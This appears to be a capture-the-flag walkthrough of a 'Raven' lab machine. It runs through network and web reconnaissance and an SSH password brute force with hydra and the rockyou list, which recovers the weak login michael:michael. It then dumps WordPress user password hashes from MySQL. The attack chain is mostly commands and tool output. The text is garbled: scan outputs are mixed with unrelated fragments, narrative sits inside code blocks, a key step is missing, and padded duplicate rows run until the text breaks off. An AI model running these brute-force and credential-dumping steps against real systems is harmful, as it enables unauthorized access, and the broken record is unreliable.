

Find the IP address

first step is to get the IP of the machine , so we can run netdiscover or nmap.
here I ran netdiscover.

```
Currently scanning: Finished! | Screen View: Unique Hosts
17 Captured ARP Req/Rep packets, from 2 hosts. Total size: 1020
-----
IP           At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.53.130 00:0c:29:09:48:2a  1      60  VMware, Inc.
192.168.53.2   00:50:56:e6:82:60  16     960  VMware, Inc.
```

command : netdiscover -r 192.168.53.130/24

now we know our target IP is 192.168.53.130

Port scan

now we need to do nmap scan to know what services are running.

```
root@kali:~# nmap -A 192.168.53.130
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-02 12:17 EST
Nmap scan report for 192.168.53.130
Host is up (0.00087s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|_ 2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|_ 256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_ 256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp    open  http      Apache httpd 2.4.10 ((Debian))
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Raven Security
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|_  program version  port/proto  service
|_  100000  2,3,4      111/tcp     rpcbind
|_  100000  2,3,4      111/udp     rpcbind
|_  100000  3,4        111/tcp6    rpcbind
|_  100000  3,4        111/udp6    rpcbind
|_  100024  1          36039/tcp6  status
|_  100024  1          39611/udp6  status
|_  100024  1          41184/tcp   status
|_  100024  1          53474/udp   status
MAC Address: 00:0C:29:09:48:2A (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT ADDRESS
1 0.87 ms 192.168.53.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.93 seconds
```


great ! , here we have port 22 open and that means if we can find a username we can bruteforce the password.

we also have port 80 open, we need to have look at it.

but before that I will run dirb on the background to find any interesting paths.



I ran burpsuite while browsing the website.



after analyzing response pages , I found first flag on service.html pages.
 flag1{b9bbcb33e11b80be759c4e844862482d}

here's dirb result .


command : dirb <http://192.168.53.130>

```
root@kali:~# dirb http://192.168.53.130
http://192.168.53.130 GET /js/waypoints.min.js 200 8335 script
http://192.168.53.130 GET /service.html 200 11445 HTML
DIRB v2.22 53.130 GET /team.html 200 15728 HTML
By The Dark Raver GET /wordpress/ 200 52455 HTML
http://192.168.53.130 GET /wordpress 301 552 HTML
http://192.168.53.130 GET /wp-content/themes/header-bg.jpg 304 146
URL_BASE: http://192.168.53.130/ 304 144
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt 304 145
http://192.168.53.130 GET /img/s2.jpg 304 145
http://192.168.53.130 GET /img/s3.jpg 304 145

GENERATED WORDS: 4612
Request | Response
---- Scanning URL: http://192.168.53.130/ ----
=> DIRECTORY: http://192.168.53.130/css/
=> DIRECTORY: http://192.168.53.130/fonts/
=> DIRECTORY: http://192.168.53.130/img/
+ http://192.168.53.130/index.html (CODE:200|SIZE:16819)
=> DIRECTORY: http://192.168.53.130/js/
=> DIRECTORY: http://192.168.53.130/manual/
+ http://192.168.53.130/server-status (CODE:403|SIZE:302)
=> DIRECTORY: http://192.168.53.130/vendor/
=> DIRECTORY: http://192.168.53.130/wordpress/
```

and there's something interesting in dirb and burbsuite result , we have a wordpress running!
let's run wpscan , so we can obtain usernames or find vulnerable plugins.

```
root@kali:~# wpscan --url 192.168.53.130/wordpress/ -e
```



WordPress Security Scanner by the WPScan Team
Version 3.8.1

Sponsored by Automattic - <https://automattic.com/>
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

Binary content: hiding 4xx responses, hiding empty folders

[+] URL: <http://192.168.53.130/wordpress/> [192.168.53.130]

[+] Started: Tue Feb 2 12:46:24 2021

URL	Method	Params	Status	Length	MIME type	Title	Confidence
http://192.168.53.130/wordpress/js/parallax.min.js	GET		200	7155	script		100%
http://192.168.53.130/wordpress/js/superfish.min.js	GET		200	4765	script		100%

Interesting Finding(s):

URL	Method	Params	Status	Length	MIME type	Title	Confidence
http://192.168.53.130/wordpress/js/vendor/bootstrap.min.js	GET		200	49236	script		100%
http://192.168.53.130/wordpress/	GET		200	85870	script		100%
http://192.168.53.130/wordpress/service.html	GET		200	8335	script		100%
http://192.168.53.130/wordpress/service.html	GET		200	11445	HTML	Security	100%

[+] XML-RPC seems to be enabled: <http://192.168.53.130/wordpress/xmlrpc.php>

Found By: Direct Access (Aggressive Detection)
Confidence: 100%

References:

- http://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] <http://192.168.53.130/wordpress/readme.html>

Found By: Direct Access (Aggressive Detection)
Confidence: 100%

[+] The external WP-Cron seems to be enabled: <http://192.168.53.130/wordpress/wp-cron.php>

Found By: Direct Access (Aggressive Detection)
Confidence: 60%

References:

- <https://www.iplocation.net/defend-wordpress-from-ddos>
- <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 4.8.15 identified (Latest, released on 2020-10-29).

Found By: Emoji Settings (Passive Detection)
- <http://192.168.53.130/wordpress/>, Match: '-release.min.js?ver=4.8.15'/'popper.min.js' integrity='...'
Confirmed By: Meta Generator (Passive Detection)
- <http://192.168.53.130/wordpress/>, Match: 'WordPress 4.8.15'

[i] The main theme could not be detected.

[+] Enumerating Vulnerable Plugins (via Passive Methods)

<script src="/js/easing.min.js">

```

[+] Enumerating Vulnerable Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:01 <===== (330 / 330) 100.00% Time: 00:00:01
[+] Checking Theme Versions (via Passive and Aggressive Methods)
[i] No themes Found.
[+] Enumerating Timthumbs (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:02 <===== (2568 / 2568) 100.00% Time: 00:00:02
[i] No Timthumbs Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <===== (22 / 22) 100.00% Time: 00:00:00
[i] No Config Backups Found.
[+] Enumerating DB Exports (via Passive and Aggressive Methods)
Checking DB Exports - Time: 00:00:00 <===== (36 / 36) 100.00% Time: 00:00:00
[i] No DB Exports Found.
[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to be detected)
Brute Forcing Attachment IDs - Time: 00:00:03 <===== (100 / 100) 100.00% Time: 00:00:03
[i] No Medias Found.
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10) 100.00% Time: 00:00:00
[i] User(s) Identified:
  michael
    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Confirmed By: Login Error Messages (Aggressive Detection)
  steven
    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
[+] Finished: Tue Feb  2 12:48:17 2021
[+] Requests Done: 3086
[+] Cached Requests: 25
[+] Data Sent: 840.593 KB
[+] Data Received: 702.605 KB
[+] Memory used: 239.035 MB
[+] Elapsed time: 00:01:52

```

Good! , we found two usernames !

now we need to use hydra to do the bruteforce.

I will use rockyou wordlist .

command : hydra -l michael -P rockyou.txt ssh://192.168.53.130

```

root@kali:~# hydra -l michael -P rockyou.txt ssh://192.168.53.130
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-02-02 12:52:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.53.130:22/
[22][ssh] host: 192.168.53.130  login: michael  password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-02-02 12:52:32

```

now let's login via ssh .


```
michael@raven:/var/www/html/wordpress$ mysql -u root wordpress -p
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 191
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show tables
+-----+
Tables_in_wordpress
+-----+
wp_commentmeta
wp_comments
wp_links
wp_options
wp_postmeta
wp_posts
wp_term_relationships
wp_term_taxonomy
wp_termmeta
wp_terms
wp_usermeta
wp_users
+-----+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+ user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+-----+
1 | michael | $P$BjRvZQ.VQcGZlDeiKToQd.cPw5Xce0 | michael | michael@raven.org | | 2018-08-12 22:49:12 | | 0 | michael |
2 | steven | $P$Bk3VD9jsxx/1oJoqNsURghiaB23j7W/ | steven | steven@raven.org | | 2018-08-12 23:31:16 | | 0 | Steven |
+----+-----+

here we found some html and php files and wordpress folder, let's take a look
let's look at the configuration file if there's sensitive information.
```

here we found the password hashes for the two users , let's crack them using john the ripper.
before that I found two flags on wp_posts!

```
mysql> select * from wp_posts;
+----+ post_author | post_date | post_date_gmt | post_content |
+----+-----+
1 | 1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | Welcome to WordPress. This is your first post. Edit or delete it, then start writing! |
2 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | This is an example page. It's different from a blog post because it will stay in one place and will show up in your site navigation (in most themes). Most people start with an About page that introduces them to potential site visitors. It might say something like this: |
3 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | <blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my website. I live in Kalgoorlie, have a great dog named Red, and I like yabbies. (And gettingtin' a tan.)</blockquote> |
4 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | ... or something like this: |
5 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | <blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the public ever since. Located in Gotham City, XYZ employs over 2,000 people and does all kinds of awesome things for the Gotham community.</blockquote> |
6 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and create new pages for your content. Have fun! |
7 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | Sample Page |
8 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
9 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
10 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
11 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
12 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
13 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
14 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
15 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
16 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
17 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
18 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
19 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
20 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
21 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
22 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
23 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
24 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
25 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
26 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
27 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
28 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
29 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
30 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
31 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
32 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
33 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
34 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
35 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
36 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
37 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
38 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
39 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
40 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
41 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
42 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
43 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
44 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
45 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
46 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
47 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
48 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
49 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
50 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
51 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
52 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
53 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
54 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
55 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
56 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
57 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
58 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
59 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
60 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
61 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
62 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
63 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
64 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
65 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
66 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
67 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
68 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
69 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
70 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
71 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
72 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
73 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
74 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
75 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
76 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
77 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
78 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
79 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
80 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
81 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
82 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
83 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
84 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
85 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
86 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
87 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
88 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
89 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
90 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
91 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
92 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
93 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
94 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
95 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
96 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
97 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
98 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
99 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
100 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
101 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
102 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
103 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
104 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
105 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
106 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
107 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
108 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
109 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
110 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
111 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
112 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
113 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
114 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
115 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
116 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
117 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
118 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
119 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
120 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
121 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
122 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
123 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
124 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
125 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
126 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
127 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
128 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
129 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
130 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
131 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
132 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
133 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
134 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
135 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
136 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
137 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
138 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
139 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
140 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
141 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
142 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
143 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
144 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
145 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
146 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
147 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
148 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
149 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
150 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
151 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
152 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
153 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
154 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
155 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
156 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
157 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
158 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
159 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
160 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
161 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
162 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
163 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
164 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
165 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
166 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
167 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
168 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
169 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
170 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
171 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
172 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
173 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
